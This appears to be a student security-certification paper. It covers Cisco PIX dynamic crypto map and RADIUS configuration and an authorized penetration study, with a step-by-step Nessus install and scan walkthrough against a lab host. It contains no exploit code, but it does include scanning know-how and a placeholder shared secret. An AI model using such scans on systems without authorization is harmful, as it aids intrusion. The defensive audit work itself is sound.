The dynamic crypto map acts as a policy template where the missing parameters are later dynamically configured (as a result of an IPSec negotiation) to match a peer's requirements. This allows the peers to exchange IPSec traffic with the PIX firewall even if the PIX firewall does not have a crypto map entry specifically configured to meet all the peer's requirements.

Dynamic Crypto Map

To create a dynamic crypto map on the PIX 515 Firewall perform the following:

crypto dynamic-map dyn1 100 match address 101

In this example the command determines what should be protected and what should not be protected. Access list 101 is assigned to the crypto map "dyn1" and the map sequence number is 100.

Next you will need to specify which transform sets are allowed for this dynamic crypto map entry. List multiple transform sets in order of priority with the highest being first.

crypto dynamic-map dyn1 100 set transform-set set1 set2

When traffic matches access list 101 the SA can either use set1 or set2 depending on which set matches the peer's transform sets.

Next, specify the SA lifetime for the crypto dynamic map entry.

crypto dynamic-map dyn1 100 set security-association lifetime 2700

This sets the lifetime for the dyn1 100 dynamic crypto map to 2700 seconds or 45 minutes.

Now you must specify that IPSec should ask for PFS when requesting new SA's for the dyn1 crypto map entry, or should demand PFS in requests received form the remote peer.

crypto dynamic-map dyn1 100 set pfs group1

To complete the configuration of the dynamic crypto map, add the dynamic crypto map set into a static crypto map set. Cisco suggests to set the crypto map entries referencing dynamic maps to be the lowest priority entries (highest sequence numbers) in a crypto map set.

crypto map GEImap 200 ipsec-isakmp dynamic dyn1

Authentication to RADIUS Server

The PIX firewall allows you to deploy IPSec VPNs using TACAS+ or RADIUS as the user authentication method. This method will prompt the remote user for a username and password and will verify their response with the TACACS+ or RADIUS server. The GEI RADIUS Server is a Windows 2000 Advanced Server located in the Partner Network Zone 40 for the sole purpose of authenticating and authorizing the remote VPN clients.

To start, configure the AAA server:
aaa-server radius protocol radius
aaa-server partnerauth protocol radius
aaa-server partnerath (partner) host 10.0.5.99 secretpw timeout 5

This command tells the PIX to use the RADIUS server on the partner interface at the specified IP address and the key "secretpw" will be used for encrypting data between the PIX and the RADIUS server.

Now enable Xauth.

crypto map GEImap client authentication RADIUS

The Cisco VPN 3000 client would require configuration and is beyond the scope of this project. The above information and the client configuration can be found in the "Cisco PIX Firewall and Configuration Guide—Chapter 4 and 6 available on the Cisco web site at http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_61/config/index.htm

4 ASSIGNMENT 3 – AUDIT OF GIAC SECURITY ARCHITECTURE

The GEI management team decided to perform an external penetration study on the external facing network located on the Frame Relay internet connection via the ISP. Specifically they want to validate their information security architecture and policies to ensure everything is as expected. Due to the inherent risk associated with scanning their network for vulnerabilities and testing for exploits special arrangements have been made to perform the penetration study on a Sunday morning and GEI staff will be on site at the GEI network facility to monitor the test. Two knowledgeable GEI staff members will perform the penetration study. This approach will be taken since this is the first vulnerability/penetration test and the results and risks are unknown. In the future, GEI management will consider utilizing an outside information security firm to perform unannounced penetration tests. The Internet Service Provider (ISP) has also been notified of the test. The time to complete this study should be less than one business day with a total of 3 resources or a total of 3 man days. The GEI technical staff is salaried and is donating their time on Sunday to complete the study.

Note: *The following format of the audit section is based on client audits conducted by the author during the course of his business.*

Penetration Study Introduction

The purpose of conducting a current-state Information Security Assessment is to obtain a realistic measure of the potential risks to which GEI Internet accessible information resources are exposed. This provides a baseline and corrective action priority list so that appropriate (i.e. cost-effective and maintainable) countermeasures can be implemented. Managing risks requires identification of threats, their impact, and severity under certain conditions. Once security exposures are identified and analyzed, the appropriate risk control techniques can be selected to control these exposures.

Although a zero-risk environment is not attainable, risks can be identified and reduced with an appropriate system review. Through this first assessment process, GEI's management can evaluate the overall risk exposure of selected components of their business, operational and information technology environments and be able to make immediate improvements.

During the last week in December 2001, the GEI technical group conducted a series of Internet penetration and diagnostic activities directed at GEI's online assets. The purpose of these activities was to evaluate the security controls currently in place to ensure that only authorized access is permitted to company information on external systems or those residing in the DMZ (Demilitarized Zone). Nessus and Nmap on Redhat Linux 7.1 were used to conduct the tests.

During the initial footprint analysis, 5 IP addresses were accessible via the Internet.

Scope

The scope of this review was to perform computer penetration activities directed at probing and attempting to compromise access control elements of GEI's Internet accessible devices. Specifically, the scope of this test consisted of:

- Scanning the discovered hosts for known security vulnerabilities
- Performing controlled penetration attacks (manual and automated) on these primary Internet devices to exploit the vulnerabilities uncovered by our scans

Objectives

The overall objective of this Information Security Assessment was to focus on GEI's Internet accessible devices to ensure that their online assets are secure.

Methodology

As part of our analysis, we utilized a combination of standard utilities, available to any Internet user, specifically NESSUS and Nmap on the Linux platform. The analysis was performed in such a manner as to illustrate vulnerabilities associated with systems directly accessible from the Internet. Essentially, an unauthorized individual could execute similar vulnerability scans without access to the organization's physical facilities.

We took a "known presence" approach using public tools, manual tasks, and publicly available information to create an Internet profile or "footprint". The footprint analysis narrowed the targets to a specific range of domain names, network IP ranges and host systems. Where possible, host systems were then identified by platform, operating system and version, and function.

The following activities occurred during this process:

- Network enumeration
- DNS interrogation
- Host identification
- Service scan
- Information retrieval

To complement the tools and techniques, we utilized a vulnerability scanner (Nessus). The vulnerability scanners scanned each identified IP address searching for hundreds of known vulnerabilities. The full list of vulnerabilities tested by Nessus can be found online at http://cgi.nessus.org/plugins/dump.php3. The scanners determined each system's susceptibility to specific vulnerabilities, and identified systems that provided information leakage, denial of service, or privileged access to an unauthorized user. The scanners did not break into the hosts; rather, they identified vulnerabilities that could later be exploited by an unauthorized individual to gain high-level access into GEI's information systems.

GEI technical personnel analyzed the information obtained and developed a 'Plan of Attack'. This plan included the identification of specific devices in priority order, verification and testing of vulnerabilities, identification of appropriate tools, researching potential exploits, and obtaining (from public or private sources) or developing exploits. Once the 'Plan of Attack' was documented, the GEI technical team executed the plan and attempted to penetrate the Internet security perimeter of GEI.

To achieve the scope and objective of this engagement, we separated our security penetration and diagnostic assessment into three tasks:


- Gain an understanding of the network architecture and network components in use by studying the current structure
- Gain an understanding of the configuration and security of the network components using manual scans and automated tools
- Compile an Information Security Assessment report for GEI's management so that recommendations can be implemented into the business processes

Tools


Since this audit is not an actual live audit, I improvised by using a lab host to demonstrate the use of Nessus. This section will illustrate the use of the tool and how it can be utilized in the field. The Nessus scanner can be found at http://www.nessus.org. In my case I use RedHat Linux 7.1 and I downloaded the Linux install script to my /tmp directory. Next, from the /tmp directory I executed the install script by typing: #-> ./nessus-installer.sh and hit enter. The Nessus install script is automated and will ask you where it should place the binaries, etc. and I accepted the suggest default locations of /usr/local/bin and /usr/local/sbin.

The next step is to add a Nessus user and this is accomplished by running a script located at /usr/local/sbin/nessus-adduser. The Nessus has a server daemon and a client that can be ran locally or via a remote system. In my case I elected to run the daemon and the client on the same system. To start the Nessus daemon, do the following: /usr/local/sbin/nessusd –D and hit enter. Now you have to start the client which will bring up the GUI interface. To start the client type: #-> /usr/local/bin/nessus and hit enter. You will be prompt for a pass phrase that you configured during the adduser process. Next, I wanted to make sure I have all of the latest plugins available so I ran the following update script to accomplish this. #-> /usr/local/sbin/nessus-update-plugins.


Once you successfully start the Nessus client the interface will look like the following:




The next step is to select the plugins you wish to activate. Since this was a controlled penetration study we elected to enable all plugins.




Since Nessus uses Nmap for the scanning, you can select the TCP scanning technique desired. This is the exact same for nmap.



The next step is to select the port range to be scanned and the scanner to utilize for the scan.



Now you can select the hosts or network range to be targeted.




Now that you have built Nessus to act as desired, simply start the scan and await the results.

Since I cannot perform a test on a live Internet host I elected to use my lab server. The lab server is a Windows 2000 Advanced Server running IIS 5 in my lab so I utilized this host as a replacement for the test.

The following section is the Nessus report on my lab system which is representative of what I would find on a typical Windows 2000 host live on the Internet. The lab host has the latest Microsoft security patches applied.

Nessus Scan Results




As you see the scan returned a great deal about this single host, which by way is supposed to be fully patched.


HTML Report from Nessus

